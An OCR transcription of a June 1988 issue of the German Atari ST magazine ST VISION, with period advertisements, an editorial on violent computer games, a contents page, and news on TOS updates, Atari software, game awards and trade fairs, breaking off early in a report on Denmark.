

ST VISION

DM 3.00 SFR 4.50 ÖS 38

6
JUNI
88



DAS ATARI MAGAZIN VON USERN FÜR USER



NEWS
James
2nd Word
CAD-3D 2.02
Preisrätsel: GFA 3.0

JAMES®

DAS BÖRSENPROGRAMM!

JAMES ist der ERSTE der Ihnen sagt, welche Aktie lohnt!!
13 Lang/Kurzfrist-Charts • 38,100,200 Tage-Durchschnitt
Point & Figure-Chart • Overbought/Oversold-Chart
Trendkanäle • Widerstandslinien • Unterstützungslinien
Unbegrenzte Zahl von Wertpapieren • 2*T B I
BETA–Faktor • Zoom • Kursservice • Up Date

Depotverwaltung aller Effekten, mit Dividendenkonto, vier Geldkonten, Listing aller Transaktionen, sowie Auswertung nach Gewinn, Rendite, Umsatz und Depotinhalt.

Demo 30DM

Disk + Page Up 298DM

0221/52 04 28

IFA - Köln
Gutenbergstr. 73
5 KÖLN 30

EDITORIAL

Die Zeiten ändern sich...der böse Feind, lange Zeit mußte der russische Nachbar dafür herhalten, ist längst nicht mehr das, zu dem ihn die Amerikaner gemacht haben. Selbst Reagan hat es eingestanden, nun gibt es kein zurück - die Versöhnung hat begonnen.
Was aber wird aus den Softwareproduzenten, die sich auf Kriegssimulationen spezialisiert haben? Keiner nimmt ihnen mehr ab, daß es bei ihrem neusten War-Hardcore-Gemetzel für 1000 niedergestreckte Russen einen extra Bonus gibt. Wer schießt denn schon auf seine Freunde?
Nein, vielleicht wäre ein neuer amerikanischer Bürgerkrieg eine Alternative. Aliens ausrotten ist ohnehin schon längst out. In der gesamten Galaxis wird es niemals so viele Monster geben, wie auf Computerbildschirmen schon geschlachtet wurden.
Die zunehmende Brutalisierung des Wohnzimmers ist nicht aufzuhalten. Erst vor kurzer Zeit gab es wieder eine Diskussion im Fernsehen mit einem sogenannten Fachmann für gewaltverherrlichende Videospiele. Dieser lobte in diesem Zusammenhang Spiele wie Kaiser und Hanse. Dies wären Spiele, die auch mit mehreren Jugendlichen gleichzeitig spielbar wären und keinen kriegerischen Charakter haben. Ich persönlich konnte noch keinen Kaisertitel erlangen, ohne fremde Ländereien und Städte zu verwüsten.
Es gibt zwar seit einiger Zeit schon eine Institution, die gewaltverherrlichende Videospiele auf den Index setzt, aber geändert wird dadurch auch nichts. Der Softwarepirat bekommt seine Spiele nach wie vor aus dubiosen Quellen und kein Gesetz kann hier eingreifen.
Woran liegt es, daß sich Kriegssimulationen besser verkaufen, als Spiele mit friedlichem Hintergrund? Weil der Mensch von Natur aus Böse und Schlecht ist?
Nein, dies ist eher eine Frage der gesellschaftlichen Entwicklung der nächsten Generation. Nur durch entsprechendes Handeln der Eltern, aber auch der Regierung, kann diese Entwicklung aufgehalten und zum Besseren gewendet werden.

Kai-Uwe Wahl

MODELL		
ST-5	5 1/4 " (720/360 KB) 40/80 TR. FERTIGGERAET:	399,00 DM
ST-16	5 1/4 + 3 1/2 (NEC 1036 A) -"''- DOPPELSTATION:	699,00 DM

DIESE MODELLE SIND 100% ST-KOMPATIBEL UND WERDEN IM METALLGEHAEUSE GRAU MIT EINGEBAUTEM NETZTEIL UND ALLEN KABELN KOMPL.ANSCHLFRTG GELIEFERT.

FLOPPY-UMBAU: WIR BAUEN IHR SF 354 MIT EINEM NEC 1036 A (720 KB) UM. 100% ST-KOMPATIBEL . NUR 269,00 DM

NEC 1037 A : 195,00 DM

FISCHER-COMPUTER-SYSTEME GOETHESTR.7 6101 FRANKISCH-CRUMBACH 06164/4601

IN DIESER AUSGABE

Report aus Dänemark Seite 10


Seit seiner Entstehung 1987 ist ST VISION auch über die Grenzen dieses unserees Landes hinaus aktiv. Wir pflegen gute Kontakte zu User Clubs in den USA, Kanada, Australien, Panama und Frankreich. Seit ein paar Wochen konnten wir dieser Liste ein weiteres europäisches Land hinzufügen, nämlich Dänemark. Auch dort hat sich der ST mittlerweile einen Namen gemacht. Wir sind deshalb besonders stolz darauf, unseren Lesern heute einen Bericht unserer dänischen Freunde zur Lage der ST Computer in Dänemark präsentieren zu können.

Multi ST / ST Digital Seite 23, 25

Im Heim-Verlag neu erschienen, ist ST Digital. Hierbei handelt es sich um ein Programm, das dem Elektronik-Freak beim Erstellen von Schaltungen unter die Arme greift. Jetzt können die Layouts endlich mit der Maus auf dem ST erstellt werden.
Auch bei Tommy Software ist wieder ein neues Programm erhältlich: Multi ST ist ein neues Switcher Programm, das es erlaubt mehrere Programme gleichzeitig im Speicher zu haben, und zwischen ihnen wahlweise per Tastendruck hin- und herzuschalten.


Der deutsche Publishing Partner Seite 28

Zwei Jahre nach dem Erscheinen des Publishing Partners gibt es jetzt endlich auch eine deutsche Version dieses ersten DTP-Programms für den ST.
Es handelt sich hierbei allerdings nicht um die Umsetzung des zur Zeit in den USA erhältlichen neuen Publishing Partner Professionells sondern der Version 1.02. Sie ist beim Markt & Technik Verlag erschienen und kostet zusammen mit dem Malprogramm ST Paint DM 249,–.



ST VISION Cyber Lehrgang Seite 12

Im zweiten Teil unseres Lehrgangs befassen wir uns heute mit dem Icon-Kontrollfedl von CAD-3D 2.02 und erläutern die Funktionen der unterschiedlichen Icons.




Computerbiologie Seite 57

Nachdem wir bereits in der letzten Ausgabe im Allgemeinen über die Existenz von Computerviren berichtet haben, beschäftigen wir uns diesmal mit der Anatomie eines bestimmten Virus, der seit einiger Zeit im Umlauf ist und schon auf einigen ST Disketten sein Unwesen getrieben hat.

Echte Programierer... Seite 60

Eine (nicht ganz) ernst gemeinte Studie über die Merkmale von Programierern vergangener Zeiten.



PROGRAMMIERSPRACHEN

PUBLIC DOMAIN

RELAX

STÄNDIGE RUBRIKEN

INTERN

INTERNATIONALE NEWS

Rund um den Atari

Neues TOS und Harddisk-Utilities von Atari

Unverhofft kommt oft - so auch die Neuigkeit von Atari, mit einem TOS-Update aufzuwarten. Die Beta-Testversionen werden zur Zeit an Entwickler verschickt, um noch die letzten Bugs zu beseitigen. Die Version besteht aus einem Satz ROM's, einer doppelseitigen Diskette und entsprechendem Begleitmaterial. Die Diskette enthält das TOS als bootfähiges Image, ein Cache Programm und diverse Harddisk-Utilities.

Was wurde an dem neuen TOS verbessert?
Das Diskettenformat wurde dem des MS-DOS weiter angepaßt, ohne das dabei Inkompatibilitäten welcher Art auch immer entstanden sind. In der jetzigen Version haben MS-DOS Rechner doch hin und wieder Schwierigkeiten mit der FAT und dem Bootsektor.
GEM-Programme können nun auch mittels AUTO-Ordner gestartet werden. Dies war bisher nur auf Umwegen möglich.
Die File-Selectorboxen sind grundlegen überarbeitet worden. So sind jetzt bis zu 16 Buttons möglich, um das jeweilige Laufwerk auszuwählen. Die Behandlung von längeren Pfadnamen und die "Abbruch/Weiter" Auswahl wurde von Fehlern beseitigt.
Eine neue Fileoperation wurde eingeführt: MOVE. Hierbei wird das betreffende File gleichzeitig kopiert und aus dem alten Directory entfernt. Das File wird also verschoben und nicht mehr dupliziert. Sämtliche Fileoperationen wie Copy, Delete und Move können mit 'UNDO' abgebrochen werden. Wurde beim Kopieren eines Files ein doppelter Name festgestellt, stehen nun insgesamt drei Auswahlmöglichkeiten zur Verfügung:
Copy: Das File wird überschrieben.
Skip: Der Kopiervorgang des aktuellen Files wird abgebrochen.
Quit: Der Kopiervorgang wird gänzlich abgebrochen.
Werden mit nur einem Laufwerk Dateien kopiert, so wird der gesamte freie Speicher benutzt, um die Files zu laden und dann erst zu schreiben.
Die Namen von Ordnern können nun nachträglich mit "Zeige Info" verändert werden. Außerdem wurde die Begrenzung von 400 Files pro Ordner aufgehoben. Die Begrenzung auf 40 Ordnern pro Laufwerk entfällt.
Fileoperationen sind allgemein schneller geworden, da bei der FAT-Verwaltung ein neuer Algorithmus implementiert wurde. Das temporäre Buffern von Sektoren wurde erheblich verbessert, wodurch auch eine Leistungssteigerung des Cache-Programmes erreicht wurde.
Der GEM-Aufruf "appl_init" gibt die Versionsnummer 0130 in global(0) zurück. Editierbare Felder in Dialogboxen können von nicht-editierbaren Zeichen gefolgt werden.
Die Einschränkung von maximal 20 "malloc"-Aufrufen pro Anwendung wurde behoben.
Ein softwaremäßiger Reset ist durch das Drücken der Tasten Control, Alternate und Delete möglich. Ein Kaltstart wird durch die Tasten Control, Alternate, rechts Shift und Delete ermöglicht. Hierbei wird der gesamte Speicher gelöscht.
Wann das neue TOS für den Endanwender zur Verfügung steht, ist leider noch ungewiß.

CIS-Lohn & Gehalt

CIS-Lohn & Gehalt ist ein Programm zur Lohn- bzw. Gehaltsabrechnung, das in kleinen und mittelständischen Unternehmen eingesetzt wird. Das Programm orientiert sich in der Bedienung an der altbekannten Lohn-/Gehaltskarte, wie sie noch in vielen Betrieben in Gebrauch ist. Die Aufgabe von CIS-Lohn & Gehalt ist jedoch nicht die Verlagerung der Arbeit vom Papier in den Computer, sondern vielmehr die Erleichterung der allmonatlich anfallenden Abrechnung. CIS Lohn & Gehalt errechnet am Monatsende aus wenigen zusätzlichen Angaben zu jedem Arbeitnehmer automatisch alle abzuführenden und auszugebenden Beträge, bis hin zum Netto-Lohn, der auf Wunsch direkt an den Arbeitnehmer überwiesen werden kann.
Die wichtigsten Merkmale des Systems seien im folgenden kurz zusammengestellt:
Das gesamte Programm ist nach dem Einkommensteuergesetz aufgebaut und läßt ausreichenden Spielraum für Sonderbezüge.
Um die Bedienung auch durch Computerneulinge zu ermöglichen, wurden die Fähigkeiten der graphischen Benutzeroberfläche GEM vollständig ausgenutzt.
Alle gebräuchlichen Funktionen sind auch über die Tastatur erreichbar. Im Programm integriert ist ein umfangreicher Fehlerkorrektur-Mechanismus, ebenso ist eine Lohnsteuertabelle Bestandteil des Systems.

CIS Lohn & Gehalt ist erhältlich bei:
CIS
Ober-Saulheimerstr. 18
6501 Wörrstadt
Tel. 06732-7354

Gfa Basic 3.0

Seit dem 16. Mai wird das auf der Cebit schon vorgestellte Gfa Basic Version 3.0 ausgeliefert. Im Lieferumfang ist ein sehr umfangreiches Handbuch und die Diskette mit dem Interpreter, einer run-only-Version für Public-Domain-Zwecke sowie ein Resource Construction Set enthalten.
Begleitend hierzu ist schon ein Buch erschienen. Hier werden die Neuerungen der 3.0 Version an Beispielen erklärt, die sich auch auf der dem Buch beiliegenden Diskette befinden.

BTX-Ecke geplant

Um die Kommunikation auch auf elektronischem Wege weiter auszubauen, besteht die Möglichkeit zur Einrichtung einer BTX-Ecke in diesem Magazin und die Anmietung einer Konferenz-Ecke in einem der gängigen Dialogsysteme. Zwar mag BTX bei einigen Anwendern umstritten sein, zur bundesweiten Kommunikation scheint uns dieser Postservice aber geradezu prädestiniert zu sein.
Zur Teilnahme am BTX-Dienst benötigt man neben einem Modem und der entsprechenden Software für den Atari ST noch eine Benutzerkennung, die von der Bundespost bereitgestellt wird. Hierbei wird eine einmalige Anmeldegebühr von DM 65.- fällig, danach sind monatliche Grundgebühren von DM 8.- zu zahlen.
Wer schon aktiv in BTX tätig ist, kann jederzeit eine Nachricht an uns hinterlassen. Die Teilnehmernummer hierfür, sie ist mit unserer Telefonnummer identisch, lautet:
061031866 (-0001)
Sollten sich genügend Interessenten melden, so wird sich schon in der nächsten ST VISION eine BTX-Ecke finden.

ANTIC Software-Reihe nun von Markt & Technik erhältlich

Cyber-Studio CAD-3D 2.0

Cyber-Studio ist nun endlich auch in Deutschland erhältlich. Es handelt sich hierbei um ein Programm zum Konstruieren und Animieren von dreidimensionalen Objekten. Das Programmpaket wird mit deutschem Benutzerhandbuch für DM 179.- angeboten.
Um dieses Programm laufen zu lassen, ist ein Atari ST mit mindestens 512 Kbyte, ein 360 Kbyte Diskettenlaufwerk sowie ein Farb- oder Monochrom-Monitor nötig.

Cyber Control

Dieses Werkzeug ist als Ergänzung zu Cyber-Studio ausgelegt. Es handelt sich hierbei um eine dem Basic ähnlichen Programmiersprache, mit deren Hilfe sämtliche Funktionen von CAD-3D programmiert werden können. Auf diese Weise werden automatisch alle Einzelbilder einer 3-D Animationssequenz erzeugt.
Cyber Control besitzt Sprachelemente wie For...Next, If...Then, Gosub und Goto mit symbolischen Sprungmarken. Es gibt Variablen sowie eine Floating-Point-Arithmetik mit Sinus, Cosinus, Tangens und Wurzel.
Die Hardwareanforderungen sind auch wieder minimal. Cyber Control läuft praktisch auf allen Rechnern, jedoch ist das Programmpaket Cyber-Studio natürlich nötig.
Der Preis für Cyber Control beträgt DM 99.-

Die Objektbibliotheken

Zu Cyber-Studio sind bereits drei Zusatzdisketten erhältlich, die schon vorgefertigte Objekte enthalten. Zur einfachen Erzeugung von 3-D Animationssequenzen können die hier angebotenen Objekte verarbeitet werden. Die Disketten sind jeweils für DM 39.- erhältlich. Im einzelnen handelt es sich um folgende Disketten:

Human Design Disk

Auf dieser Objektbibliothek sind die verschiedensten Körperteile für weibliche und männliche Figuren enthalten. Mit diesen Objekten lassen sich menschliche Bewegungsabläufe realitätsnäher konstruieren. Tips und Tricks zur Programmierung von menschlichen Bewegungsabläufen sind ebenfalls enthalten.

Future Design Disk

Für alle Weltraumfreaks ist diese Diskette interessant. Hierauf befinden sich Raumschiffe, Roboter, Androiden und Raumstationen.

Architectural Design Disk

Angehende Architekten finden hier alles was sie zum Konstruieren von Häusern oder Städten benötigen: Türen, Fenster, Häuser, Dächer, Mauern und andere Komponenten.

Cyber Paint 2.0

Ein komplettes Malprogramm mit integriertem 2-D Animationspaket für DM 129.-. Hierbei ist ein Speicher von 1 Mbyte erforderlich.

Außerdem: HiSoft Basic Compiler

Ein zu den gängigen Basic-Dialekten weitgehend kompatibler Compiler, mit einer Übersetzungsgeschwindigkeit von 1500 Zeilen/Minute. Für DM 179.- ist dieser Compiler auf zwei Disketten erhältlich.

Was tut sich derzeit auf dem internationalen Spielemarkt?

Golden Joystick Awards 88

Auch in diesem Jahr wurden in England von einem großen Spielemagazin wieder Preise für die besten Spiele vergeben.
Spiel des Jahres 88: ("and the winner is...")
Outrun von US Gold, gefolgt von Last Ninja und Renegade.
Zum besten Adventure wurde Guild of Thieves von Magnetic Scrolls/Rainbird gewählt.
Zum originellsten Spiel 1988 wurde Nebulus gewählt. Dahinter kamen Wizball und Driller.
Arcade Game (Spielhalle) des Jahres wurde ebenfalls Outrun, Renegade und Bubble Bobble folgten.
Zum besten Strategie-Spiel wurde von Lesern Vulcan gewählt. Erst danach kommt Defender of the Crown und Annals of Rome.

Thundercats

Von Elite kommt ein neues Actionspiel für den Atari ST auf dem Markt. Der Handlungsablauf ist ähnlich gestaltet wie bei Barbarian - jede Menge Gegner wollen mit dem Schwert und der Laser-Gun ins elektronische Nirwana zurückbefördert werden. Die Grafik und die Animation sind recht gelungen. Nähere Einzelheiten gibt's dann in der nächsten ST VISION.
Thundercats, Elite Systems Ltd
Preis: 22 englische Pfund




BILD 1: Project Stealth Fighter von Micropose - leider läßt die ST Version noch auf sich warten...

OMIKRON News

Geschwindigkeit ist bei dem neuen Assembler von Omikron Trumpf. Angekündigt ist eine Übersetzungszeit von 250.000 Zeilen pro Minute im ungünstigsten Fall. Es sollen sich maximal 2,4 Millionen Zeilen pro Minute übersetzen lassen.
Der eingebaute Editor besitzt eine automatische Formatierung des Sourcetextes bei der Eingabe sowie ein Syntaxcheck. Ebenfalls eingebaut ist ein symbolischer Debugger mit allen Funktionen des IDEAL einschließlich Untrace mit Quit If und weiteren zusätzlichen Optionen.

Für die Freunde des Basics von Omikron wurden nun Aufkleber, Postkarten und sogar Poster hergestellt.

Tommy Software: Neue Anschrift

Tommy Software, lange Zeit in Frankfurt tätig, geht den Geschäften nun in Berlin nach.

Die neue Adresse lautet:
Tommy Software
Selchowstraße 32
1000 Berlin 44
Tel. 0 30/6 21 40 63

Spielconsole von NEC

PC Engine ist nicht wieder ein weiterer IBM-kompatibler Rechner, sondern eine neue Telespielkonsole von NEC, die alles bisher dagewesene um Längen schlagen wird - vorausgesetzt, NEC entschließt sich das Gerät auch auf dem deutschen Markt zu plazieren. Ende 87 auf dem japanischen Markt veröffentlicht, wurden bis heute 500.000 Geräte produziert.
Ausgestattet mit einem 16-bit Prozessor, 6 Soundkanälen und Customchips zur Spritedarstellung könnte dies ein ernsthafter Amiga-Konkurrent werden.

B.I.T.kompakt 88

Frankfurter Büro- und Computer Messe

Jedes Jahr, kurz nach der CeBit, wird in Frankfurt eine Fachmesse für Büro, Informations- und Kommunikations-Technik veranstaltet.
Neuigkeiten werden hier nicht vorgestellt, was auf der CeBit nicht zu sehen war, gibt es hier auch nicht zu sehen. Die großen Homecomputer-Hersteller haben ihre Zelte hier auch nicht mehr aufgeschlagen, wie es doch vor einigen Jahren noch der Fall war.
Das liegt auch daran, daß die Besucherzahlen in den letzten Jahren rückläufig waren und diese Messe sich inhaltsmäßig erst langsam findet. In den vergangenen Jahren waren noch Jugendzentren vorhanden. Hier fanden speziell die vielen Schulklassen, die jedes Jahr diese Messe besuchen, Annäherungspunkte an den Computer. Dieses Jahr bestand das Jugendzentrum leider nur aus einer kleinen Lokalität, auf der ca. 5 PC-kompatible Rechner ausgestellt waren...
Der Schwerpunkt der Messe soll offensichtlich mehr in speziellen Branchenlösungen liegen. Angesprochen werden hier überwiegend mittelständische Unternehmen, Handwerker und auch Ärzte.
In dem Rahmenprogramm der diesjährigen Messe wurden entsprechende Vorträge gehalten, die sich an den Bedürfnissen der jeweiligen Berufsgruppen orientierten. In Podiumsdiskussionen wurden speziell die Probleme der Handwerker und die Entwicklung des elektronischen Büros der Zukunft diskutiert. Desktop Publishing, Kommunikationsanlagen und Mailboxen waren ebenfalls Bestandteil einiger Vorträge.
Für jeden Besucher war wieder das Computer-Museum interessant. Hier wurden Computer der letzten 50 Jahre gezeigt. Sogar K. Zuse führte seinen ersten Elektronenrechner dem Publikum vor. Die legendären Atari 8-bit-Geräte 400 und 800, sowie das VCS 2600 Telespiel durften hierbei natürlich nicht fehlen und wurden von Atari Corp. zur Verfügung gestellt.
Die Eintrittspreise waren leider wieder einmal ziemlich hoch. So mußten selbst Schüler und Studenten noch DM 9.- an der Tageskasse bezahlen. Hier sollte sich in Zukunft doch etwas ändern.

kuw

INFOBASE 88

Datenbanken, Mailboxen, Kommunikation

Für die breite Masse nicht zugänglich war die Fachmesse Infobase 88, die sich mittlerweile als internationale Ausstellung etabliert hat. Hier wurden überwiegend Datenbanksysteme aus aller Welt vorgestellt. Der interessierte Besucher hatte an den Ständen die Möglichkeit, sich Online-Recherchen zeigen zu lassen.
Weltweit gibt es derzeit über 3600 verschiedene Datenbanken, die von über 1600 Datenbankherstellern produziert und von etwa 550 Datenbankbetreibern (Hosts) angeboten werden. Inhaltliche Schwerpunkte bei Datenbanken sind schwer zu bestimmen. Es gibt Modell-Datenbanken aus der Physik und Chemie, Systeme für Textrecherchen vergangener Publikationen, juristische Datenbanksysteme und auch für medizinische Belange gibt es elektronische Nachschlagewerke.

Der Zugang zu diesen Datenbanken kann mittels eines Modems und einem Rechner mit Terminalprogramm direkt von dem Schreibtisch aus erfolgen. Es ist theoretisch sogar möglich, mit seinem eigenen Homecomputer auf dieses Wissen zuzugreifen. Das Problem ist hierbei nur, daß sich ein Datenbankzugriff im allgemeinen sehr kostenintensiv auswirkt.
Auf der Infobase wurden aber auch die Möglichkeiten des Einsatzes von CD-ROMs gezeigt. Aufgrund der hohen Speicherdichte die mit diesem optischen Medium erreichbar ist, kann der Einsatz eines stationären CD-ROM-Systems in einigen Fällen als echte Alternative angesehen werden.

Auch Mailboxgesellschaften aus Deutschland führten ihre Systeme vor und erläuterten die Vorteile der elektronischen Versendung von Nachrichten.

kuw

REPORT AUS DÄNEMARK

Innerhalb unserer Reihe "ausländische Userclubs" berichten wir heute über unsere dänischen Freunde aus dem hohen Norden

Dänemark ist eigentlich ein kleines Land mit lediglich 5.1 Millionen Einwohnern, hat jedoch eine starke Exportwirtschaft. Der Lebensstandard in Dänemark gehört zu einem der höchsten auf der Welt und auch die Sozialleistungen des Staates suchen seinesgleichen. Dazu gehört ein hervorragend ausgebautes Schulsystem, durch das nahezu jeder dänische Bürger neben seiner Heimatsprache (dänisch) die englische Sprache fließend spricht. Viele Dänen können auch die deutsche Sprache zumindest lesen und sogar eine vierte Fremdsprache ist nichts außergewöhnliches.

